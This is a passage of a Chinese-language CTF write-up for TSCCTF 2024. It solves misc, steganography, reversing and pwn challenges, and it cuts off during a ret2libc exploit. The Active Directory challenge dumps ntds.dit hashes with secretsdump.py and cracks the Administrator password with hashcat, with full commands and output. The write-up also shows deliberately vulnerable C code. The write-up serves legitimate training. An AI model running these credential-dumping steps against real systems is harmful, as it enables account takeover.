TSCCTF 2024 - SBK6401 WP

Misc

AKA

Source Code


:::spoiler IDA

```
__int64 flag_function()
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  num_of_files = 0;
  sub_14000A6C0();
  here_dll = LoadLibraryA("here.dll");
  flag_dll = LoadLibraryA("flag.dll");
  ghost_dll = LoadLibraryA("ghost.dll");
  strcpy(FileName, ".\\*.*");
  FirstFileA = FindFirstFileA(FileName, &FindFileData);
  while ( FindNextFileA(FirstFileA, &FindFileData) )
  {
    while ( *(_WORD *)FindFileData.cFileName != 46
         && (*(_WORD *)FindFileData.cFileName != 11822 ||
FindFileData.cFileName[2]) )
    {
      num_of_files += (GetFileAttributesA(FindFileData.cFileName) & 0x10) == 0;
      if ( !FindNextFileA(FirstFileA, &FindFileData) )
        goto LABEL_6;
    }
  }
LABEL_6:
  FindClose(FirstFileA);
  if ( num_of_files > 2 )
  {
    v6 = strcpy(buf, "We don't want too many files here.");
    puts(v6);
    v7 = strcpy(buf, "Files <= 2. You have ");
    v8 = (char *)sub_140071880(v7, (unsigned int)num_of_files);
    v9 = strcpy(v8, " file(s).");
    puts(v9);
    v10 = strcpy(buf, "Hint: Did you have short name?");
    puts(v10);
    return 0i64;
  }
  if ( !here_dll )
  {
    if ( !ghost_dll )
    {
      if ( !flag_dll )
      {
        v12 = strcpy(buf, "DLL load failed.");
        puts(v12);
        goto LABEL_12;
      }
      hint = (void (*)(void))GetProcAddress(flag_dll, "hint");
      if ( !hint )
        goto LABEL_12;
      goto LABEL_11;
    }
    goto LABEL_16;
  }
  if ( ghost_dll )
  {
LABEL_16:
    hint = (void (*)(void))GetProcAddress(ghost_dll, "Roflcopter");
    if ( !hint )
      goto LABEL_12;
    goto LABEL_11;
  }
  if ( !flag_dll )
  {
    hint = (void (*)(void))GetProcAddress(here_dll, "hint");
    if ( !hint )
    {
LABEL_12:
      FreeLibrary(here_dll);
      FreeLibrary(flag_dll);
      FreeLibrary(ghost_dll);
      return 0i64;
    }
LABEL_11:
    hint();
    goto LABEL_12;
  }
  flag = (void (*)(void))GetProcAddress(flag_dll, "flag");
  if ( flag )
    flag();
  return 0i64;
}
```

:::

Recon

題目給了vmdk file，先用Autopsy開，可以撈出`ghost.dll`和`where_is_the_dll.exe`兩個檔案




AKA - Autopsy 4.21.0

application/x-msdownload

Name	S	C	O
ghost.dll			0
where_is_the_dll.exe			0

逆向一下會發現關鍵的code如上，接著就是考驗逆向的功力，可以稍微喵一下dll裡面export出的東西有`flag`, `Roflcopter`和`hint`這三個function



IDA - ghost.dll.i64 (ghost.dll) D:\NTU\CTF\TSCCTF 2024\Misc\AKA\ghost.dll.i64

Function name	Segment
sub_3A0683EA0	.vmp2
sub_3A06C2F3D	.vmp2
DllEntryPoint	.vmp2
nullsub_1	.vmp2
TlsCallback_0_0	.vmp2
sub_3A06D8F75	.vmp2
sub_3A06E1FB4	.vmp2

Name	Address	Ordinal
Roflcopter	00000003A05413B1	1
flag	00000003A05416ED	2
hint	00000003A0541857	3
TlsCallback_0	00000003A06F1EF0	
TlsCallback_1	00000003A054AAF0	
TlsCallback_2	00000003A054AAC0	
DllEntryPoint	00000003A06C63B8	[main entry]

不過看PE file中有提到執行資料夾中只允許有兩個file

```
if ( num_of_files > 2 )
{
  v6 = strcpy(buf, "We don't want too many files here.");
  puts(v6);
  v7 = strcpy(buf, "Files <= 2. You have ");
  v8 = (char *)sub_140071880(v7, (unsigned int)num_of_files);
  v9 = strcpy(v8, " file(s).");
  puts(v9);
  v10 = strcpy(buf, "Hint: Did you have short name?");
  puts(v10);
  return 0i64;
}
```

並且下面接續一些判斷有無把dll成功load進來的一些判斷，所以一開始的想法是直接patch，讓他可以不需要管有多少檔案在同一個資料夾，另外一件事情是我們的目標應該會放在最後幾行

```
  flag = (void (*)(void))GetProcAddress(flag_dll, "flag");
  if ( flag )
    flag();
  return 0i64;
```


但是如果直接讓他跳到這邊，會因為一開始沒有load進相對應的dll而發生segmentation fault，正確的做法如下

Exploit

首先把`ghost.dll`改成`flag.dll`，並且複製一份再rename成`here.dll`

```
$ ll
total 4240
drwxrwxrwx 1 sbk6401 sbk6401    4096 Jan 19 20:11 .
drwxrwxrwx 1 sbk6401 sbk6401    4096 Jan 19 22:09 ..
-rwxrwxrwx 1 sbk6401 sbk6401      46 Jan 19 20:11 final_patch.1337
-rwxrwxrwx 1 sbk6401 sbk6401 1700882 Jan 19 18:32 flag.dll
-rwxrwxrwx 1 sbk6401 sbk6401 1700882 Jan 19 18:32 here.dll
-rwxrwxrwx 1 sbk6401 sbk6401  931328 Jan 19 18:32 where_is_the_dll.exe
```

仔細看這樣的配置就會讓code直接執行到最後幾行，並且因為有成功load到`flag.dll`所以可以執行flag function，只是需要把判斷folder中有多少file的判斷patch掉


You got the flag

TSC{nTF$_IS_w3ird}

Flag: `TSC{nTF$_IS_w3ird}`

RGB

Recon

這一題也是算新瓶裝舊酒，如果把圖片丟到stegsolve並按照RGB各單一顏色區分會發現有三張不同的QRcode，拿到[online tool](#)掃描之後會出現三段FLAG，把三段拼起來就是了

Exploit


```python
flag_1 = "T{5_e3V15r63o_O0_ErNnCV11M45RW7"
flag_2 = "SR34_D13_3L_k0_ma_3_D0444a1_3h3"
flag_3 = "C05Rr_07A_UY0Np5R934_n1r_j1A_1}"

real_flag = ""
for i in range(len(flag_1)):
    real_flag += flag_1[i]
    real_flag += flag_2[i]
    real_flag += flag_3[i]

print(real_flag)
```

Flag:
`TSC{R0535_4Re_r3D_V101375_Ar3_6LU3_Yok0_0NO_p0m5_aRE_9r33N_4nD_C0nV4114r14_Maj4115_AR3_Wh173}`

There is nothing here(1)

Recon

看來我的道行還是太淺了，感謝@Salmon 給的提示，我一開始直覺也是改寬度，但是之前只有寫過bmp / png的題目，不知道jpeg怎麼改，所以就歪樓想到別的地方，繞來繞去還是回歸原點，因為題目有提示這是一個square view，所以應該是把圖片的長寬都改成`04 00`，就可以看到qrcode了，再利用stegsolve把其中一個顏色的channel extract出來，丟到online scanner就可以拿到flag了



```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  解碼的文字

00000000  FF D8 FF E0 00 10 4A 46 49 46 00 01 01 01 00 F9  ÿØÿà..JFIF.....ù
00000010  00 F9 00 00 FF E1 00 3A 45 78 69 66 00 00 4D 4D  .ù..ÿá.:Exif..MM
00000020  00 2A 00 00 00 08 00 03 51 10 00 01 00 00 00 01  .*......Q.......
00000030  01 00 00 00 51 11 00 04 00 00 00 01 00 00 00 00  ....Q...........
00000040  51 12 00 04 00 00 00 01 00 00 00 00 00 00 00 00  Q...............
00000050  FF DB 00 43 00 02 01 01 02 01 01 02 02 02 02 02  ÿÛ.C............
00000060  02 02 02 03 05 03 03 03 03 03 06 04 04 03 05 07  ................
00000070  06 07 07 07 06 07 07 08 09 0B 09 08 08 0A 08 07  ................
00000080  07 0A 0D 0A 0A 0B 0C 0C 0C 0C 07 09 0E 0F 0D 0C  ................
00000090  0E 0B 0C 0C 0C FF DB 00 43 01 02 02 02 03 03 03  .....ÿÛ.C.......
000000A0  06 03 03 06 0C 08 07 08 0C 0C 0C 0C 0C 0C 0C 0C  ................
000000B0  0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C  ................
000000C0  0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C  ................
000000D0  0C 0C 0C 0C 0C 0C 0C 0C 0C 0C FF C0 00 11 08 04  ..........ÿÀ....
000000E0  00 04 00 03 01 22 00 02 11 01 03 11 01 FF C4 00  ....."......ÿÄ.
000000F0  1F 00 00 01 05 01 01 01 01 01 01 00 00 00 00 00  ................
00000100  00 00 00 01 02 03 04 05 06 07 08 09 0A 0B FF C4  ..............ÿÄ
00000110  00 B5 10 00 02 01 03 03 02 04 03 05 05 04 04 00  .µ..............
```

:::spoiler Flag QR Code

:::

Flag: `TSC{Wh47_yoU_53e_IS_noT_Wh@t_YoU_9Et}`


There is nothing here(2)

Recon


由於之前第一題解不出來，所以先寫這一題，題目敘述有提到要先找問題，但我是直接開始解XDD，然後過不期然不知道要寫啥，開ticket詢問一下這一題是否和前一題有關，得到肯定的回覆後才回頭處理第一題，浪費了一些時間

1. Modify JPG

   題目只有給一個vhdx的檔案，所以我就直接丟到FTK隨便搜一下，發現了AD的一些hive file和一張jpg圖片，一想到和前一題有關就果斷想說要改長寬，果不其然，發現了題目真正問的問題是要解決AD中admin帳號的密碼爆破(原本是`01 18 01 cc`)



```
000000D0  0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C   ................
000000E0  0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C   ................
000000F0  0C 0C 0C 0C 0C 0C 0C 0C 0C 0C FF C0 00 11 08 02   ..........ÿÀ....
00000100  18 01 CC 03 01 22 00 02 11 01 03 11 01 FF C4 00   ..Ì.."........ÿÄ.
00000110  1F 00 00 01 05 01 01 01 01 01 00 00 00 00 00 00   ................
00000120  00 00 00 01 02 03 04 05 06 07 08 09 0A 0B FF C4   ..............ÿÄ
```



Try find the ntds.dit. And crack "Administrator" password with fasttrack.txt
Flag: TSC{<AD_FULL_FQDN>_<ADMIN_PASSWORD>}
ex TSC{google.com_Passw0rd!}

2. Hashcat in Kali
   我是參考 [Password Cracking Using Hashcat and NTDS.dit | Cyber Security Tutorial]這部影片的作法(雖然之前玩AD的時候也有寫過，但我懶得翻筆記)，首先要先用impacket/secretsdump.py把==ntds.dit==和==SYSTEM== hive file的資訊彙整起來

```
$ ./secretsdump.py -ntds ./Active\ Directory/ntds.dit -system ./registry/SYSTEM LOCAL -outputfile ./myhashes.txt
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Target system bootKey: 0xa8b93f7180a58e68855a3bc7b78a2fee
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Searching for pekList, be patient
[*] PEK # 0 found and decrypted: e1464646eb31cceb90499786c54c1fea
[*] Reading and decrypting hashes from ./Active Directory/ntds.dit
Administrator:500:aad3b435b51404eeaad3b435b51404ee:674e48b68c5cd0efd8f7e5faa87b3d1e:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WIN-D0GK9NN045J$:1000:aad3b435b51404eeaad3b435b51404ee:8992db8791f94857ffeaad27b67b8dc1:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:6ec996e19cc73dffb3f966de98837ebe:::
[*] Kerberos keys from ./Active Directory/ntds.dit
```


```
Administrator:aes256-cts-hmac-sha1-
96:03a66dff72701640eaa7d8525cb9a93a22cd65dea5def40c0c55d6cce5a4c56d
Administrator:aes128-cts-hmac-sha1-96:ebdf0b0b151ee52d372429ef1e4ac45d
Administrator:des-cbc-md5:c19b6bf4d9d3b361
WIN-D0GK9NN045J$:aes256-cts-hmac-sha1-
96:cfb8bf03caea33ebfd870400b49b5d0f53a5675ace7866baed26d1ebb0da67f9
WIN-D0GK9NN045J$:aes128-cts-hmac-sha1-96:8069ceb2edc5ac4f76a8c595f2a09ee3
WIN-D0GK9NN045J$:des-cbc-md5:3d3de59e9162ea6b
krbtgt:aes256-cts-hmac-sha1-
96:534850fe38ca92f7a687fc98d8282fbabb717a2803032e11f2b4b5d05f226545
krbtgt:aes128-cts-hmac-sha1-96:835a3f9fd0a75f82d4ebed41441b01db
krbtgt:des-cbc-md5:86290bba68d58c23
[*] Cleaning up...
$ cat myhashes.txt.ntds
Administrator:500:aad3b435b51404eeaad3b435b51404ee:674e48b68c5cd0efd8f7e5faa8
7b3d1e:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0::
:
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e
0c089c0:::
WIN-
D0GK9NN045J$:1000:aad3b435b51404eeaad3b435b51404ee:8992db8791f94857ffeaad27b6
7b8dc1:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:6ec996e19cc73dffb3f966de98837ebe:
::
```

接著才是用hashcat去爆破，而作者也很好心的把wordlist都整理好了

```
$ hashcat -m 1000 ./myhashes.txt.ntds ./fasttrack.txt
$ hashcat -m 1000 ./myhashes.txt.ntds ./fasttrack.txt --show --username
Administrator:674e48b68c5cd0efd8f7e5faa87b3d1e:welcome
Guest:31d6cfe0d16ae931b73c59d7e0c089c0:
DefaultAccount:31d6cfe0d16ae931b73c59d7e0c089c0:
```

現在我們知道一部分的flag，也就是Admin的密碼為welcome，雖然直接在網路上的一些NTLM db搜尋也可以找的到這一組經典的密碼，不過就還是練習一下正規的操作

3. Domain in SYSTEM hive
   另一個flag也就是AD的FQDN，可以從SYSTEM hive中的`SYSTEM/ControlSet001/Service/Tcpip/Parameters`中找到


Registry Explorer v2.0.0.0
File
Tools
Options
Bookmarks (27/0)
View
Help
Registry hives (2)
Available bookmarks (31/0)
Values
Enter text to search...
Find
Drag a column header here to group by that column
Key name
#

- swprv
- Synth3dVsc
- SysMain
- SystemEventsBroker
- TabletInputService
- TapiSrv
- Tcpip
  - Linkage
  - **Parameters**
  - Performance
  - Security
  - ServiceProvider

Value Name	Value Type	Data
DataBasePath	RegExpandSz	%SystemRoot%\System
DeadGWDetectDefault	RegDword	1
DisableDHCPMediaSense	RegDword	1
Domain	RegSz	tsc_ctf_AD.local
DontAddDefaultGatewayDefault	RegDword	0
EnableICMPRedirect	RegDword	1
ForwardBroadcasts	RegDword	0
Hostname	RegSz	WIN-D0GK9NN045J
ICSDomain	RegSz	mshome.net
IPEnableRouter	RegDword	0
NameServer	RegSz	

而理論上來說FQDN應該是[hostname].[domain]兩個串在一起才是unique FQDN，但作者說其實只需要domain就好，所以最後的flag會是`TSC{tsc_ctf_AD.local_welcome}`

Flag: `TSC{tsc_ctf_AD.local_welcome}`

Reverse

sHELLcode

Source Code

:::spoiler IDA main function

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  int v3; // eax
  const char *v5; // ebx
  int v6; // eax
  int v7; // eax
  unsigned int i; // [esp+1Ch] [ebp-8h]

  __main();
  if ( argc == 1 )
  {
    v3 = std::operator<<<std::char_traits<char>>(&std::cout, "./sHELLcode.exe <Flag>");
    std::operator<<<std::char_traits<char>>(v3, 10);
    return 0;
  }
  else if ( strlen(argv[1]) == 33 )
  {
    for ( i = 0; i <= 0x84; ++i )
      code[i] ^= 0x87u;
    if ( (*(int (__cdecl **)(const char *))code)(argv[1]) )
    {
      v5 = argv[1];
      v6 = std::operator<<<std::char_traits<char>>(&std::cout, "Here is your flag: ");
      v7 = std::operator<<<std::char_traits<char>>(v6, v5);
      std::operator<<<std::char_traits<char>>(v7, 10);
    }
    return 0;
  }
  else
  {
    return 0;
  }
}
```

:::

Recon

這個也是有點有趣，也是算水題，但意義深遠，可以看到原本的code中有一個function pointer，在開始check flag之前做了decrypt，所以一開始的確不知道原本在做甚麼，但只要使用工人智慧把這一段patch掉，再用IDA重新幫忙反組譯，就可以寫script了

```
enc_code = [  0xD2, 0x0E, 0x62, 0xD4, 0x04, 0x6B, 0x93, 0x0A, 0xC2, 0x74, 0x40,
0x87, 0xE4, 0xBF, 0xB0, 0xB1, 0xE1, 0x40, 0xC7, 0x83, 0xB4, 0x87, 0x40, 0xC2,
0x7F, 0x87, 0x87, 0x87, 0x87, 0x04, 0xFA, 0x7F, 0xA7, 0xF8, 0xD1, 0x0C, 0xC2,
0x7F, 0x0C, 0x9B, 0x02, 0xE7, 0xC6, 0xC7, 0x87, 0x0C, 0xD2, 0x7F, 0x0C, 0xC2,
0x8F, 0x86, 0x57, 0x88, 0x31, 0x87, 0x0F, 0xC2, 0x6C, 0x0C, 0xCA, 0x7F, 0x3D,
0xE0, 0xE1, 0xE1, 0xE1, 0x0E, 0x4F, 0x70, 0x6D, 0x56, 0x7D, 0x0E, 0x4F, 0x46,
0x7F, 0x98, 0xAE, 0x45, 0x0E, 0x57, 0x0E, 0x45, 0x46, 0x65, 0x85, 0x86, 0x45,
0x0E, 0x4F, 0xAE, 0x57, 0x88, 0x31, 0xC3, 0x82, 0x74, 0xB5, 0xC2, 0x6C, 0x88,
0x39, 0x47, 0xBE, 0x44, 0xF3, 0x80, 0x3F, 0x87, 0x87, 0x87, 0x87, 0x6C, 0x8C,
0x04, 0xC2, 0x7F, 0x86, 0x6C, 0x23, 0x3F, 0x86, 0x87, 0x87, 0x87, 0x04, 0x43,
0x93, 0xDC, 0xDA, 0x44, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
0x00, 0x00, 0x00, 0x00, 0x00, 0x00]

real_code = []
for i in range(0x84):
    real_code.append("{:02x}".format(enc_code[i] ^ 0x87))
print(" ".join(real_code))
# 55 89 e5 53 83 ec 14 8d 45 f3 c7 00 63 38 37 36 66 c7 40 04 33 00 c7 45 f8 00
00 00 00 83 7d f8 20 7f 56 8b 45 f8 8b 1c 85 60 41 40 00 8b 55 f8 8b 45 08 01 d0
0f b6 00 88 45 eb 8b 4d f8 ba 67 66 66 66 89 c8 f7 ea d1 fa 89 c8 c1 f8 1f 29 c2
89 d0 89 c2 c1 e2 02 01 c2 89 c8 29 d0 0f b6 44 05 f3 32 45 eb 0f be c0 39 c3 74
07 b8 00 00 00 00 eb 0b 83 45 f8 01 eb a4 b8 01 00 00 00 83 c4 14 5b 5d c3
```

把原本encrypted code的地方改掉，再重新disassemble一下，更新如下:

```
int __cdecl code(int flag)
{
  _BYTE v2[9]; // [esp+Bh] [ebp-Dh] BYREF

  strcpy(v2, "c8763");
  v2[6] = 0;
  *(_WORD *)&v2[7] = 0;
  while ( *(int *)&v2[5] <= 32 )
  {
    if ( check_string[*(_DWORD *)&v2[5]] != (char)(*(_BYTE *)(*(_DWORD *)&v2[5] +
flag) ^ v2[*(_DWORD *)&v2[5] % 5]) )
      return 0;
    ++*(_DWORD *)&v2[5];
  }
  return 1;
}
```

Exploit

```python
enc_flag = [0x37, 0x7B, 0x7B, 0x75, 0x67, 0x25, 0x43, 0x79, 0x59, 0x44, 0x3C,
0x4D, 0x45, 0x69, 0x72, 0x3C, 0x4B, 0x7F, 0x73, 0x7F, 0x2F, 0x5B, 0x58, 0x52,
0x56, 0x3C, 0x75, 0x03, 0x45, 0x67, 0x06, 0x4A, 0x4A]

key = [51, 54, 55, 56, 99]
key = [0x63, 0x38, 0x37, 0x36, 0x33]
flag = ""
for i in range(33):
    flag += chr(enc_flag[i] ^ key[i % 5])

print(flag)
```

Flag: `TCLCTF{Now_ur_A_sHELLcode_M4sTer}`

PWN

ret2libc

Source Code

```c
#include <stdio.h>
#include <stdio.h>

int main(){
    setvbuf(stdin, 0, 2, 0);
    setvbuf(stdout, 0, 2, 0);
    puts("Do you know the libc?");
    char str[0x20];
    scanf("%s", str);
    getchar();
    printf(str);
    gets(str);
    return 0;
}
```

Recon

這一題的環境很搞，我覺得以只有上過社團的新手來說應該很難，畢竟都是基本功，但說實話，用到format bug string的實用度真的不高

1. 從source code中可以發現簡單的format bug和bof的問題，所以大膽猜測先leak stack info，然後拿到libc base
2. 接著用到後面的gets達到bof + rop，然後他有開canary，所以記得canary也要放對

Exploit - FBS + ret2libc + BoF + ROP

:::success
到這邊應該很簡單，local也是一下子就過了，但不知道為甚麼，我發現題目給的libc.so.6和server端的不一樣，一直debug都沒有甚麼好結果，後來還是乾脆開docker在local端跑一下環境，結果竟然發現ROP的gadget真的對不到，應該說只有`pop rdx ; pop rbx ; ret`這個gadget發生問題，所以我也是直接

